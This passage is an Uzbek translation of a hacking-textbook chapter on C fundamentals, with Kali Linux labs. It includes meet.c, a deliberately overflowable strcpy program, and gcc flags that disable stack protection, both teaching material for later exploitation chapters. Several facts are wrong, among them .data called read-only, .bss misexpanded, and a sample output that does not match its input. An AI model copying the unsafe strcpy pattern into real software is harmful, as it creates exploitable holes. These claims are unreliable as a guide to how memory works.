Bu yerda **argc** butun soni argumentlar sonini saqlaydi va **argv** massivida esa kiritilgan argumentlar (matn ko‘rinishida – string) bo‘ladi. Dastur nomi har doim **argv[0]**da saqlanadi. Qavslar va jingalak qavs({})lar majburiydir. Jingalak qavslar kod blokining boshlanishi va tugashini ko‘rsatadi. Garchi protsedura va funksiya chaqiruvi ixtiyoriy bo‘lsa ham, dastur ularsiz hech qanday amal bajarmaydi. Protsedura bayonoti shunchaki ma’lumotlar yoki o‘zgaruvchilar ustida amallar bajaradigan bir qator buyruqlar bo‘lib, odatda nuqta-vergul bilan tugaydi.

Funksiyalar

Funksiyalar mustaqil kod bloklaridir, ular **main()** yoki boshqa funksiyalar tomonidan chaqirilishi mumkin. Funksiyalar doimiy emas va kerak bo‘lganda ko‘p marta chaqirilishi mumkin, bu esa dastur ichida bir xil kodni qayta yozish zaruratini yo‘q qiladi. Funksiyaning formati quyidagicha bo‘lishi mumkin:

```
<optional return value type> function name (<optional function argument>){
}
```

Bu yerda funksiya nomi va argumentlar ro‘yxati funksiya signaturasini tashkil qiladi. Signatura yordamida funksiya qanday argumentlarni qabul qilishini va ularning qanday ma’lumotlar bilan ishlashini aniqlash mumkin. Shuningdek, funksiya bajarilgandan so‘ng qiymatni qaytarsa, u qanday turdagi qiymat bo‘lishini belgilaydi.

Funksiya chaqiruvi quyidagi ko‘rinishida amalga oshirilishi mumkin:

```
<optional variable to store the returned value> = function name (arguments
if called for by the function signature);
```

Misol sifatida quyidagicha keltirish mumkin:

```
#include <stdio.h>
#include <stdlib.h>
int foo(){❹
return 8;❼
}
int main(void){❸
int val_x;❺
val_x = foo();❻
printf("The value returned is: %d\n", val_x);❷❽
exit(0);❶
}
```

Bu yerda kerakli bosh-sarlavha (header) fayllari kiritiladi, ular orasida **exit** va **printf** funksiyalarining e'lonlari mavjud. **exit❶** funksiyasi **stdlib.h** faylida, **printf❷** funksiyasi esa **stdio.h** faylida aniqlangan bo'ladi. Agar dasturda foydalanayotgan dinamik bog'langan funksiyalar uchun qaysi sarlavha fayllari kerakligini bilmasangiz, **man sscanf** kabi qo'llanmani ko'rishingiz va yuqoridagi kexulosaga murojaat qilishingiz mumkin. Keyin **main❸** funksiyasini **int** qaytarish turi bilan aniqlanadi. **void❹** ni argumentlar qatoridagi joyga yozamiz, chunki biz **main** funksiyasiga argumentlar o'tkazishni istamaymiz. Shundan so'ng, **int** turidagi **x** deb nomlangan o'zgaruvchini yaratamiz **❺**. Keyin **foo❻** funksiyasini chaqiramiz va uning qaytgan qiymatini **x**o'zgaruvchisiga o'zlashtiramiz. **foo** funksiyasi oddiygina **8** qiymatini qaytaradi **❼**. Bu qiymat ekranga **printf** funksiyasi orqali chiqariladi, bunda **x** qiymatini o'nlik sanoq tizimi sifatida ko'rsatish uchun **%d** format satridan foydalaniladi **❽**.

Funksiyalarni chaqirish dastur oqimini o'zgartiradi. Funksiya chaqirilganida, dastur bajarilishi vaqtincha chaqirilgan funksiya tomon sakraydi. Chaqirilgan funksiya bajarilgandan so'ng, boshqaruv chaqiruv bergan funksiyaga qaytadi, ya'ni xotirada chaqiruv buyrug'idan bevosita pastdagi virtual xotira manziliga o'tadi. Bu jarayon, 10-bobda stek operatsiyalari muhokamasi davomida yanada tushunarli bo'ladi.

O'zgaruvchilar (Variable)

O'zgaruvchilar dasturlarda o'zgarishi mumkin bo'lgan va dasturga dinamik ta'sir ko'rsatadigan ma'lumotlar qismlarini saqlash uchun ishlatiladi. 2.1-jadvalda ba'zi umumiy o'zgaruvchilar turlari keltirilgan.

Dastur kompilyatsiya qilinganda, ko'pchilik o'zgaruvchilar tizimga xos bo'lgan o'lchamlar ta'rifiga muvofiq, oldindan ajratilgan fiks(qat'iy belgilangan) o'lchamli xotirada saqlanadi. 2.1-jadvaldagi o'lchamlar odatiy deb hisoblanadi; bu o'lchamlarning aynan shunday bo'lishiga hech qanday kafolat yo'q. O'lchamni aniqlash usuli apparat ta'rifiga bog'liq bo'ladi. Biroq C tilida **sizeof()** funksiyasi

ishlatiladi, bu orqali kompilyator to'g'ri o'lchamlarni ajratishini ta'minlaydi.

O'zgaruvchilar odatda kod blokining yuqori qismida belgilanadi. Kompilyator kodni tahlil qilganida va belgilar jadvalini tuzishda, kodda keyinroq ishlatilishidan oldin o'zgaruvchini bilishi kerak bo'ladi. Simvol so'zi oddiygina nom yoki identifikatorni anglatadi. O'zgaruvchilarning rasmiy e'lon qilinishi quyidagi usulda amalga oshiriladi:

<variable type> <variable name> <optional initialization starting with "=">;

2.1-jadval.

O'zgaruvchi turlari

O'zgaruvchi turi	Foydalanilishi	O'lchami
int	Signaturali butun son qiymatini, ya'ni +314 yoki –314 qiymatni saqlaydi. Signaturali butun sonlar musbat va manfiy qiymatlarni ifodalashga imkon beradi	64-bit mashina uchun 8 bayt 32-bit mashina uchun 4 bayt 16-bit mashina uchun 2 bayt
float	Signaturali "float" ko'rinishidagi tipni, ya'ni –3.234 qiymatni saqlaydi.	4 bayt
double	Signaturali "float" ko'rinishidagi yirik qiymatni saqlaydi.	8 bayt
char	Bitta belgini, masalan, "d" harfini saqlaydi	1 bayt

Misol uchun,

```
int a = 0;
```

odatda 4 bayt hajmga ega bo'lgan butun son xotirada **a** nomli o'zgaruvchi bilan e'lon qilinadi va unga dastlabki qiymat sifatida **0** beriladi.

Bir marta o'zgaruvchi e'lon qilingandan keyin, assignment (tayinlash) konstruksiyasi yordamida o'zgaruvchining qiymatini o'zgartirish mumkin. Misol uchun, quyidagi ifoda:

```
x=x+1;
```

bu assignment (tayinlash) operatori bo'lib, u x o'zgaruvchisining qiymatini o'zgartiradi. Bu yerda x ning yangi qiymati mavjud qiymatga + operatori orqali 1 qo'shilib olinadi. Ko'p hollarda, quyidagi formatdan foydalaniladi:

destination = source <with optional operators>

bu yerda destination (manzil) – natijani saqlaydigan joy, source + modification (manba va o'zgartirish) esa qiymatni yangilash uchun ishlatiladigan ifoda.

printf

C dasturlash tili ko'plab foydali funksiyalarga ega bo'lgan **libc** kutubxonasiga ega. Ushbu funksiyalardan biri, keng tarqalgan **printf** buyrug'i bo'lib, asosan ekranga natijalarni chop etish uchun ishlatiladi. **printf** buyrug'i ikki shaklga ega:

```
printf(<string>);
printf(<format string>, <list of variables/values>);
```

Birinchi format oddiy va ekranga oddiy matnni chiqarish uchun ishlatiladi. Ikkinchi format esa ko'proq moslashuvchanlikni ta'minlaydi, bunda odatiy belgilar va maxsus belgilar yordamida format turi qo'llaniladi, ular verguldan keyin keltirilgan o'zgaruvchilar ro'yxati uchun o'rinbosar bo'lib xizmat qiladi. Eng ko'p ishlatiladigan format belgilarini 2.2-jadvalda ko'rishingiz mumkin.

Bu format turlari dasturchiga ma'lumotlarni qanday qilib ekranga chiqarish, faylga yozish yoki boshqa imkoniyatlarni **printf** funksiyalar oilasi yordamida amalga oshirishga imkon beradi. Misol sifatida, agar o'zgaruvchi **float** turiga mansub ekanini bilsangiz va uni float sifatida chiqarilishini ta'minlamoqchi bo'lsangiz, hamda uning kengligini, ya'ni suzuvchi nuqtadan oldingi va keyingi qismini cheklamoqchi bo'lsangiz, Kali Linuxdagi quyidagi laboratoriya misolida ko'rsatilgan kodni ishlatishingiz mumkin. Bu yerda avval shellni bashga o'zgartiramiz va so'ngra GitHubdan kodni **git clone** yordamida yuklaymiz.

2.2-jadval.

printf Format turi

Format Turi	Ma'nosi	Misol
%n	Hech narsa chop etmaydi	Printf ("test %n");
%d	O'nlik son	Printf ("test %d", 123);
%s	Matnli qiymat	Printf ("test %s", 123);
%x	O'n oltilik son	Printf ("test %x", 0x123);
%f	Haqiqiy son(Float)	Printf("test %f", 1.308);

Laboratoriya ishi 2.1: Satrlarni formatlash

Quyidagi laboratoriya ishida ushbu bobdagi barcha laboratoriya kodlarini yuklab olish va formatli qatorlarga e'tibor qaratish rejalashtirilgan. Bu esa dastur chiqishini xohlaganimizdek formatlash imkonini beradi.


```
┌──(kali kali)-[~]
└─$ bash
┌──(kali kali)-[~]
└─$ git clone https://github.com/GrayHatHacking/GHHv6.git
Cloning into 'GHHv6'...
remote: Enumerating objects: 509, done.
remote: Total 509 (delta 0), reused 0 (delta 0), pack-reused 509
Receiving objects: 100% (509/509), 98.11 MiB | 21.29 MiB/s, done.
Resolving deltas: 100% (158/158), done.
Updating files: 100% (105/105), done.
┌──(kali kali)-[~]
└─$ ls
Desktop Downloads GHHv6 Pictures Templates
Documents gh6 Music Public Videos
┌──(kali kali)-[~]
└─$ cd GHHv6/ch02
┌──(kali kali)-[~/GHHv6/ch02]
```

Demak, quyidagi kodni ko'rib chiqamiz:

```
└─$ cat fmt_str.c
#include <stdio.h>
int main(void){
double x = 23.5644;
printf("The value of x is %5.2f\n", x); ❶
printf("The value of x is %4.1f\n", x); ❷
return 0;
}
```

Birinchi **printf** chaqiruvda ❶ umumiy kenglikni 5 qilib belgilaymiz va haqiqiy sondan keyin 2 ta qiymat chiqaramiz. Ikkinchi **printf** chaqiruvda ❷ esa umumiy kenglik 4 qilib belgilanadi va haqiqiy sondan keyin 1 ta qiymat chiqariladi.

Endi bu kodni **gcc** bilan kompilyatsiya qilib, ishga tushiraylik:

```
┌──(kali kali)-[ ~/GHHv6/ch02]
└─$ gcc fmt_str.c -o fmt_str
┌──(kali kali)-[ ~/GHHv6/ch02]
└─$ ./fmt_str
The value of x is 23.56
The value of x is 23.6
```

Eslatma: *Ushbu bobdagi misollar 2020.4 64-bitli Kali Linuxdan foydalanadi. Agar siz 32-bitli Kali Linuxdan foydalanayotgan bo'lsangiz, kompilyator sozlamalarini o'zgartirishingiz kerak bo'lishi mumkin.*

scanf

scanf buyrug‘i printf buyrug‘ini to‘ldiradi va odatda foydalanuvchidan kiritish ma’lumotlarini olish uchun ishlatiladi. Uning formati quyidagicha:

```
scanf(<format string>, <list of variables/values>);
```

Format qatori printf uchun 2.2-jadvalda keltirilgan format belgilarini o‘z ichiga olishi mumkin. Misol uchun, quyidagi kod foydalanuvchidan butun sonni qabul qiladi va uni **“number”** deb nomlangan o‘zgaruvchiga saqlaydi:

```
scanf("%d", &number);
```

Aslida, & belgisi biz qiymatni number o‘zgaruvchisi tomonidan ko‘rsatilgan xotira manziliga saqlayotganimizni bildiradi. Bu “Ko‘rsatkichlar – Pointers” bo‘limida ko‘proq ma’noga ega bo‘ladi, bu haqida bobning keyingi qismida ham to‘xtalib o‘tamiz. Hozircha, **scanf** buyrug‘ida har qanday o‘zgaruvchi nomidan oldin & belgisini qo‘llash kerakligini yodda tutish lozim. Bu buyruq juda moslashuvchan bo‘lib, kerakli turdagi ma’lumotni avtomatik ravishda o‘zgartira oladi. Masalan, agar siz oldingi buyruqda belgini kiritsangiz, buyruq belgi qiymatini avtomatik ravishda o‘nlik (ASCII) qiymatiga aylantiradi. Biroq satr o‘lchami bo‘yicha cheklovlar tekshirilmaydi, bu esa muammolarga olib kelishi mumkin. Bu haqida 10-bobda batafsil muhokama qilinadi.

strcpy/strncpy

strcpy buyrug‘i C tilida ishlatiladigan eng xavfli funksiyalardan biridir. Uning formati quyidagicha:

```
strcpy(<destination>, <source>);
```

Bu buyruqning maqsadi manba satridagi har bir belgini (satrdagi belgilar qatori, oxirida **\0** null belgisi bilan tugaydi) manzil satriga nusxalashdir. Bu, ayniqsa, xavfli, chunki manbani manzilga nusxalashdan oldin uning hajmi tekshirilmaydi. Aslida biz bu yerda xotira manzillarini ustiga yozish haqida gapiryapmiz, bu tushuncha bobning keyingi qismida batafsil tushuntiriladi. Shuni ta’kidlash joizki, agar manba manzil uchun ajratilgan joydan kattaroq bo‘lsa, bu toshib ketish (overflow) holatiga olib kelishi mumkin. Bunday holat dastur bajarilishining nazorati yo‘qolishiga olib kelishi ehtimolini oshiradi. To‘g‘ri ishlatilganda, xavfsizroq muqobil funksiya bu **strncpy** buyrug‘idir. Uning formati quyidagicha:

```
strncpy(<destination>, <source>, <width>);
```


<width> maydoni manba satridan manzil satriga faqat ma’lum miqdordagi belgilarni nusxalashni ta’minlaydi va bu dasturchiga ko‘proq nazoratni beradi. Kenglik parametri odatda manzilning, masalan, ajratilgan buferning hajmiga asoslangan bo‘lishi kerak. Hajmni nazorat qilish va xatolarni boshqarish imkoniyatiga ega bo‘lgan boshqa bir muqobil funksiya bu **snprintf** buyrug‘idir. Umuman olganda, C dasturlash tilida satrlarni boshqarish har doim dasturchining xotira ajratishini boshqarishi zarurati tufayli munozaralarga sabab bo‘lib kelgan va qattiq tanqid qilingan.

Eslatma: *Cheksiz funksiyalardan, masalan, **strcpy**dan foydalanish xavfsiz emas; ammo ko‘plab an’anaviy dasturlash kurslari ushbu funksiyalar tomonidan keltirilgan xavflarni yetarlicha batafsil yoritmaydi. Aslida, dasturchilar shunchaki xavfsizroq muqobillar, masalan, snprintf kabi funksiyalardan to‘g‘ri foydalanganlarida, bufer toshib ketishi bilan bog‘liq hujumlar ancha kam uchragan bo‘lardi. Ko‘plab dasturchilar ushbu xavfli funksiyalardan foydalanishda davom etayotganlari yaqqol ko‘rinadi, chunki bufer toshib ketish holatlari hali ham keng tarqalgan. Noto‘g‘ri funksiyalarni o‘z ichiga olgan meros(Legacy) kodlar yana bir keng tarqalgan muammo hisoblanadi. Yaxshiyamki, ko‘pgina kompilyatorlar va operatsion tizimlar ushbu turdagi zaifliklardan foydalanishning oldini olishga yordam beradigan turli eksploitga qarshi himoya vositalarini qo‘llab-quvvatlaydi. Shuni aytish joizki, hatto cheklangan funksiyalar ham noto‘g‘ri bufer o‘lchamlarini hisoblash tufayli xatolarga duch kelishi mumkin.*

Laboratoriya ishi 2.2: Sikllar (Loops)

Sikllar dasturlash tillarida bir qator buyruqlarni bir necha marta takrorlash uchun ishlatiladi. Eng ko‘p ishlatiladigan ikki turi –**for** va **while** sikllaridir.

for sikllari boshlang‘ich qiymatdan hisoblashni boshlaydi, biror shartni tekshiradi, buyruqni bajaradi va keyingi takrorlanish uchun qiymatni oshiradi. Formati quyidagicha:

```
for(<beginning value>; <test value>; <change value>){
<statement>;
}
```

Masalan, quyidagi **for** sikli:

```
for(i=0; i<10; i++){
printf("%d", i);
}
```

ekranga 0 dan 9 gacha bo‘lgan sonlarni bitta qatorda chiqaradi (chunki \n ishlatilmagan): 0123456789.

for sikllarida shart har safar takrorlanishdan oldin tekshiriladi, shuning uchun ba'zi holatlarda hatto birinchi takrorlanish ham bajarilmasligi mumkin. Agar shart bajarilmasa, dastur oqimi sikldan keyingi buyruqlarga o'tadi.

Eslatma: Bu yerda ***kamroq*** *operatori (<) o'rniga* ***kam yoki teng*** *operatori (<=) ishlatilmaganiga e'tibor qaratish muhim. Bu siklning i=10 bo'lguncha davom etishiga imkon beradi. Bu tushuncha "birga tenglashtirish" xatolariga olib kelishi mumkin, shuning uchun diqqatli bo'lish kerak. Shuningdek, hisoblashning* ***0*** *dan boshlanishiga e'tibor bering. Bu C tilida keng tarqalgan holat va bunga ko'nikish lozim.*

while sikli esa biror shart bajarilgunga qadar buyruqlar qatorini takrorlash uchun ishlatiladi. Oddiy misol quyidagicha:

```
┌──(kali kali)-[~/GHHv6/ch02]
└─$ cat while_ex.c
#include <stdio.h>
int main(void){
int x = 0;
while (x<10) {
printf("x = %d\n", x);
x++;
}
return 0;
}
┌──(kali kali)-[~/GHHv6/ch02]
└─$ gcc while_ex.c -o while_ex
┌──(kali kali)-[~/GHHv6/ch02]
└─$ ./while_ex
x = 0
x = 1
x = 2
x = 3
x = 4
x = 5
x = 6
x = 7
x = 8
x = 9
```

Sikllar bir-birining ichida joylashishi, ya'ni **qo'shma sikllar** (nested loops) bo'lishi ham mumkin.

Laboratoriya ishi 2.3: Shart operatsiyalari if/else

if/else konstruksiyasi ma'lum bir shart bajarilganda bayonotlar ketma-ketligini bajarish uchun ishlatiladi; agar shart bajarilmasa, ixtiyoriy **else** blokidagi bayonotlar bajariladi. Agar **else** bloki bo'lmasa, dastur oqimi **if** blokining yopilish

qavsidan (}) keyin davom etadi. Quyida **for** sikli ichida joylashgan **if/else** konstruksiyasiga misol keltirilgan:

```
┌──(kali kali)-[~/GHHv6/ch02]
└─$ cat ifelse.c
#include <stdio.h>
int main(void){
int x = 0;
while(1){❶
if (x == 0) {❷
printf("x = %d\n", x);
x++;
continue;
}
else {❸
printf("x != 0\n");
break;❹
}
return 0;
}
}
┌──(kali kali)-[~/GHHv6/ch02]
└─$ gcc ifelse.c -o ifelse
┌──(kali kali)-[~/GHHv6/ch02]
└─$ ./ifelse
x = 0
x ≠ 0
```

Ushbu misolda **while❶** siklidan foydalanib, **if/else** bayonotlarini qayta-qayta bajarishni tashkil qilamiz. Siklga kirishdan oldin, **x**o'zgaruvchisini 0 ga teng qilib o'rnatamiz. **x** ning qiymati 0 ga teng bo'lganligi sababli, **if** bayonotidagi ❷ shartni bajarishga muvaffaq bo'lamiz. Keyin **printf** funksiyasini chaqiramiz, **x** ni 1 ga oshiramiz va davom etamiz. Endi **x**ning qiymati 1 bo'lgani uchun, siklning ikkinchi aylanishida **if** bayonotining sharti bajarilmaydi. Shunday qilib, biz **else** bayonotiga❸ o'tamiz, u ham **printf** funksiyasini chaqiradi va keyin sikldan chiqish uchun **break❷** buyrug'ini bajaradi. Agar faqat bitta bayonot bo'lsa, qavslar bekor qilinishi mumkin.

Izohlar (Comments)

Dastur kodini o'qish qulayligi va boshqalar bilan ulashish uchun dasturchilar kod ichiga izohlar joylashtiradilar. Siz kodga izoh qo'yish uchun ikkita usuldan foydalanishingiz mumkin: // yoki /* va */. // izoh turi, shu qatordagi qolgan belgilarni kompyuter dastur bajarilishida izoh sifatida qabul qilinishi va bajarilmasligi kerakligini bildiradi. /* va */ esa bir nechta qatorni o'z ichiga oladigan izohlar

blokini boshlash va tugatish uchun ishlatiladi. Bu holda, /* izohni boshlash uchun ishlatiladi va */ izoh blokining tugashini bildiradi.

Namuna Dasturlar

Endi siz o'z dasturingizni ko'rib chiqishga tayyorsiz.

Laboratoriya ishi 2.4: hello.c

Biz dasturdagi // izohlarini qo'shgan holda boshlaymiz va keyin dastur haqida qisqacha muhokama qilamiz.

```
┌──(kali kali)-[~/GHHv6/ch02]
└─$ cat hello.c
// hello.c // customary comment of program name
#include <stdio.h> // needed for screen printing
int main(){ // required main function
printf("Hello haxor!\n"); // simply say hello
} // exit program
```

Ushbu juda oddiy dastur **printf** funksiyasidan foydalanib, ekranga "Hello haxor!" matnini chiqaradi, u **stdio.h** kutubxonasiga kiritilgan. Siz endi qanday qilib kompilyatsiya qilishni bilasiz, endi uni o'zingiz amaliyotda bajarib ko'ring!

Laboratoriya ishi 2.5: meet.c

Endi biroz murakkabrog'igao'tamiz. Quyidagi dastur foydalanuvchidan ma'lumotlarni qabul qilib, ularni saqlaydi va keyin chop qiladi:

```
┌──(kali kali)-[~/GHHv6/ch02]
└─$ cat meet.c
// meet.c
#include <stdio.h> // needed for screen printing
#include <string.h> // needed for strcpy
void greeting(char *temp1,char *temp2){ ❷ // greeting function to say hello
char name[400]; // string variable to hold the name
strcpy(name, temp2); // copy argument to name with the infamous strcpy
printf("Hello %s %s\n", temp1, name); ❸ // print out the greeting
}
int main(int argc, char * argv[]){ ❶ // note the format for arguments
greeting(argv[1], argv[2]); ❷ // call function, pass title & name
printf("Bye %s %s\n", argv[1], argv[2]); ❹ // say "bye"
}❺ // exit program
```

Ushbu dastur ikkita buyruq qatori argumentini ❶ qabul qiladi va **greeting()**❷ funksiyasini chaqiradi, bu funksiya "Hello" va kiritilgan ismni chop etadi, keyin yangi qatorga o'tadi ❸. **greeting()** funksiyasi tugallangach, boshqaruv **main()** ga qaytadi, bu yerda "Bye" va kiritilgan ism chop etiladi ❹. Nihoyat, dasturdan chiqiladi ❺.

GCC bilan kompilyatsiya qilish

Kompilyatsiya jarayoni inson tushunadigan manba kodini mashina tushunadigan ikkilik fayllarga aylantirishni o'z ichiga oladi. Aniqroq aytganda, kompilyator manba kodini qabul qiladi va uni "obyekt kodi" deb ataladigan oraliq fayllar to'plamiga tarjima qiladi. Bu fayllar deyarli bajarishga tayyor bo'ladi, lekin manba kodida kiritilmagan ba'zi belgilar va funksiyalarga bo'lgan murojaatlarni hal qilish kerak bo'lishi mumkin. Bu belgilar va murojaatlar har bir obyekt faylini bitta ishlatiladigan ikkilik faylga bog'lash jarayoni orqali hal qilinadi. Bu jarayonni siz uchun soddalashtirdik, lekin asosiy bosqichlar shular.

Unix tizimlarida C dasturlash tili bilan ishlashda ko'pchilik dasturchilar **GNU C Compiler (GCC)**dan foydalanishni afzal ko'rishadi. **GCC** kompilyatsiya qilishda ko'plab imkoniyatlarni taklif etadi. Eng ko'p ishlatiladigan bayroqlar (flags) 2.3-jadvalda keltirilgan.

2.3-jadval.

Ko'p ishlatiladigan gcc bayroqlari

Option	Tavsif
–o <filename>	Kompilyatsiya qilingan ikkilik faylni shu nom bilan saqlaydi. Standart qiymati **a.out** bo'ladi.
–S	Assembler buyruqlarini o'z ichiga olgan faylni hosil qiladi, bu fayl .s kengaytmasi bilan saqlanadi.
–ggdb	Qo'shimcha nosozliklarni tuzatish (debug) ma'lumotlarini hosil qiladi; bu **gdb** bilan ishlaganda foydali.
–c	Bog'lamasdan kompilyatsiya qiladi; .o kengaytmali obyekt fayllarini hosil qiladi.
–mpreferred-stack-boundary=2	Dasturni DWORD o'lchamdagi stekdan foydalangan holda kompilyatsiya qiladi, bu esa o'rganish jarayonida nosozliklarni tuzatishni osonlashtiradi.
–fno-stack-protector	Stek himoyasini o'chiradi; GCC 4.1 bilan joriy qilingan. Bu bayroq bufer toshib ketishlarini o'rganayotganda foydali, bu haqida 11-bobda bilib olasiz.
–z execstack	Ijro etiladigan stekni yoqadi. Bu variant ham 11-bobda o'rganiladigan bufer toshib ketishlarini o'rganayotganda foydali.

Laboratoriya ishi 2.6: meet.c kompilyatsiyasi

meet.c dasturini kompilyatsiya qilish uchun, **Kali 2020.4 64-bit** tizimida quyidagilarni yozasiz:

```
┌──(kali kali)-[~/GHHv6/ch02]
└─$ gcc -o meet meet.c
```

Keyin yangi dasturni bajarish uchun quyidagini yozasiz:

```
┌──(kali kali)-[~/GHHv6/ch02]
└─$ ./meet Leet Haxor
Hello 1337 Haxor
Bye 1337 Haxor
$
```

Bu kitobda va undan tashqarida ham turli kompilyator parametrlaridan foydalanasiz; gcc haqida qo'shimcha ma'lumotlar uchun "Qo'shimcha manbalar" bo'limiga o'tishingiz mumkin.

Kompyuter xotirasi

Eng oddiy tarzda aytganda, kompyuter xotirasi bu ma'lumotlarni saqlash va qayta olish qobiliyatiga ega bo'lgan elektron mexanizmdir. Saqlanishi mumkin bo'lgan eng kichik ma'lumot miqdori **1 bit**, bu xotirada **1** yoki **0** bilan ifodalanadi. Agar **4 bit** birlashtirilsa, bu **nibble** deb ataladi va 0000 dan 1111 gacha bo'lgan qiymatlarni ifodalay oladi. **16 ta ikkilik qiymat**, ya'ni 0 dan 15 gacha bo'lgan o'nlik qiymatlar mavjud.

Ikki nibble yoki **8 bit** birlashtirilganda, **byte** hosil bo'ladi, bu esa 0 dan (2^8 – 1), ya'ni**0 dan 255** gacha bo'lgan qiymatlarni ifodalaydi. Ikki byte birlashganda, **word** hosil bo'ladi va bu 0 dan (2^{16} – 1), ya'ni**0 dan 65,535** gacha qiymatlarni ifodalaydi. Agar yana ikki word birlashtirilsa, **double word (DWORD)** hosil bo'ladi, bu 0 dan (2^{32} – 1), ya'ni**0 dan 4,294,967,295** gacha bo'lgan qiymatlarni ifodalaydi. Ikki DWORD birlashganda **quadruple word (QWORD)** hosil bo'ladi, bu esa 0 dan (2^{64} – 1), ya'ni**0 dan 18,446,744,073,709,551,615** gacha qiymatlarni ifodalaydi.

64bitli **AMD** va **Intel** protsessorlarida faqat **quyi 48 bit** ishlatiladi va bu **256 terrabayt** xotirani manzillash imkonini beradi. Bu ko'plab onlayn manbalarda yaxshi hujjatlashtirilgan.

Ko'plab turdagi kompyuter xotirasi mavjud bo'lsa-da, biz **tasodifiy kirish xotirasi (RAM)** va **registrlar**ga e'tibor qaratamiz. Registrlar protsessorlarga o'rnatilgan maxsus xotira turlari bo'lib, ular bu bobning keyingi qismida, "Registrlar" bo'limida muhokama qilinadi.

Operativ xotira (RAM)[10]

RAMda saqlangan har qanday ma'lumot istalgan vaqtda olinganligi sababli u **tasodifiy kirish** deb ataladi. Biroq **RAM**ning o'ziga xos jihati shundaki, u **volatile** hisoblanadi, ya'ni kompyuter o'chirilganda undagi barcha ma'lumotlar yo'qoladi.

Zamonaviy **Intel** va **AMD** mahsulotlarini (x86 va x64) muhokama qilganda, xotira mos ravishda **32bitli** yoki **48bitli** manzillanadi. Bu shuni anglatadiki, protsessor tomonidan ma'lum bir xotira manzilini tanlash uchun ishlatiladigan **manzil shinali** kengligi mos ravishda 32 yoki 48 bitdir. Shu sababli x86 protsessorida manzillanadigan maksimal xotira **4,294,967,295** bayt yoki **281,474,976,710,655** bayt (**256 terabayt**)ni tashkil etadi.

x64 bitli protsessorlarda kelajakda xotirani manzillash imkoniyatlarini kengaytirish uchun qo'shimcha tranzistorlar qo'shilishi mumkin, ammo hozirgi tizimlar uchun 2^{48} **bit** yetarli hisoblanadi.

Endian

Internet Experiment Note (IEN) 137da, 1980-yilda Danny Cohen o'zining **"On Holy Wars and a Plea for Peace"** maqolasida Jonatan Swiftning "*Gulliverning sayohatlari*" asarini qisman quyidagicha bayon qiladi: Gulliver **Lilliput**da fuqarolarga faqat tuxumning kichik uchidan sindirish majburiyati yuklovchi qonun mavjudligini bilib oladi. Ushbu qonunni hozirgi hukmdorning bobosi joriy qilgan edi. Albatta, tuxumlarini katta uchidan sindiradigan fuqarolar bu qonundan norozi bo'lib, ular orasida fuqarolar urushi boshlanadi. **KattaEndiyaliklar** va **KichikEndiyaliklar**o'rtasida fuqarolar urushi yuzaga keladi, natijada KattaEndiyaliklar qo'shni orol –**Blefusku** qirolligiga qochib ketishadi.

Cohen maqolasida ma'lumotlarni xotiraga yozishda ikkita yondashuvni ta'riflaydi:

- **KichikEndiyaliklar**ma'lumotlarni yozishda pastrazryadli baytlarni birinchi yozish kerak deb hisoblaydilar.
- **KattaEndiyaliklar** esa yuqorirazryadli baytlarni birinchi yozish kerak deb o'ylaydilar.

Bu farq asosan foydalanilayotgan **apparat qurilmasi**ga bog'liq bo'ladi. Masalan, **Intel protsessorlari** kichikendiyalik usulni qo'llaydi, **Motorola protsessorlari** esa kattaendiyalik usulni qo'llaydi.

Xotira Segmentatsiyasi

Segmentatsiya mavzusi o'z-o'zidan butun bir bobni egallashi mumkin bo'lgan murakkab masala. Ammo asosiy tushuncha oddiy. Har bir jarayon (bu oddiy qilib aytganda, ishga tushirilgan dastur) o'ziga tegishli xotira hududlariga kirish imkoniyatiga ega bo'lishi kerak. Axir bir jarayonga boshqa jarayonning ma'lu-

[10] RAM (Random Access Memory) – operativ (tezkor) xotira

motlarini yozib yuborishini xohlamaysiz. Shu sababli xotira kichik segmentlarga bo'linadi va jarayonlarga ularning ehtiyojlariga qarab ajratiladi. Bu bobning keyingi qismida muhokama qilinadigan registrlar yordamida jarayonlar o'zlariga ajratilgan segmentlarni saqlash va boshqarish mumkin bo'ladi. Shuningdek, ofset registrlari yordamida segmentning ichida muhim ma'lumotlarning qayerda saqlanishini kuzatib boriladi. Segmentatsiya, shuningdek, jarayonning virtual xotira manzili maydoni qanday tuzilganligini ham ifodalaydi. Masalan, kod segmenti, ma'lumot segmenti va stack segmenti kabi segmentlar jarayonning virtual manzillar maydonida ataylab har xil hududlarga ajratiladi. Bu ajratish jarayonning turli qismlari bir-biriga to'qnash kelmasligi uchun va har bir segment uchun mos ruxsatlarni belgilash imkonini beradi.

Har bir ishlayotgan jarayon o'zining virtual manzillar maydoniga ega bo'ladi va bu hududning hajmi arxitekturaga (masalan, 32bit yoki 64bit), tizim sozlamalari va operatsion tizimga bog'liq. Oddiy 32bit Windows jarayoni odatda 4GB virtual xotira maydoniga ega bo'ladi, bu hajmning 2GB qismi foydalanuvchi rejimiga va qolgan 2GB qismi esa yadroviy rejimga ajratiladi. Har bir jarayonning faqat kichik qismi fizik xotira bilan bog'liq bo'ladi, va arxitekturaga qarab, paging va manzillar tarjimasi kabi usullar orqali virtual xotira manzillarini fizik xotira manzillariga moslashtirish usullari mavjud.

Xotiradagi dasturlar

Jarayonlar xotiraga yuklanganida ular asosan ko'plab kichik bo'limlarga bo'linadi. Biz faqat oltita asosiy bo'limga e'tibor qaratamiz, ular quyidagi bo'limlarda muhokama qilinadi.

.text Seksiyasi

.text seksiyasi (bo'limi), shuningdek, kod segmenti deb ham ataladi, asosan, ikkilik dastur faylining .text qismiga mos keladi. Bu bo'limda vazifani bajarish uchun kerak bo'lgan mashina ko'rsatmalari joylashgan. Ushbu bo'lim o'qiladigan va bajariladigan qilib belgilangan bo'ladi va agar yozish harakati amalga oshirilsa, kirish buzilishi yuzaga keladi. Dastur birinchi marta yuklanganda, uning o'lchami ish vaqti davomida belgilangan bo'ladi.

.data Seksiyasi

.data Seksiyasi global ishga tushirilgan o'zgaruvchilarni saqlash uchun ishlatiladi, masalan:

```
int a = 0;
```

Ushbu seksiyaning hajmi ish vaqtida belgilanadi. U faqat o'qish uchun ruxsat etilgan bo'ladi.

.bss seksiyasi

Below Stack section (.bss) global boshlang'ich o'zgaruvchilarning ayrim turlarini saqlash uchun ishlatiladi, masalan

```
int a;
```

Ushbu seksiyaning o'lchami dastur ishga tushirilgan paytda belgilanadi. Bu segment o'qish va yozish uchun ruxsat etilgan bo'lishi kerak, lekin bajariladigan bo'lmasligi lozim.

Heap seksiyasi

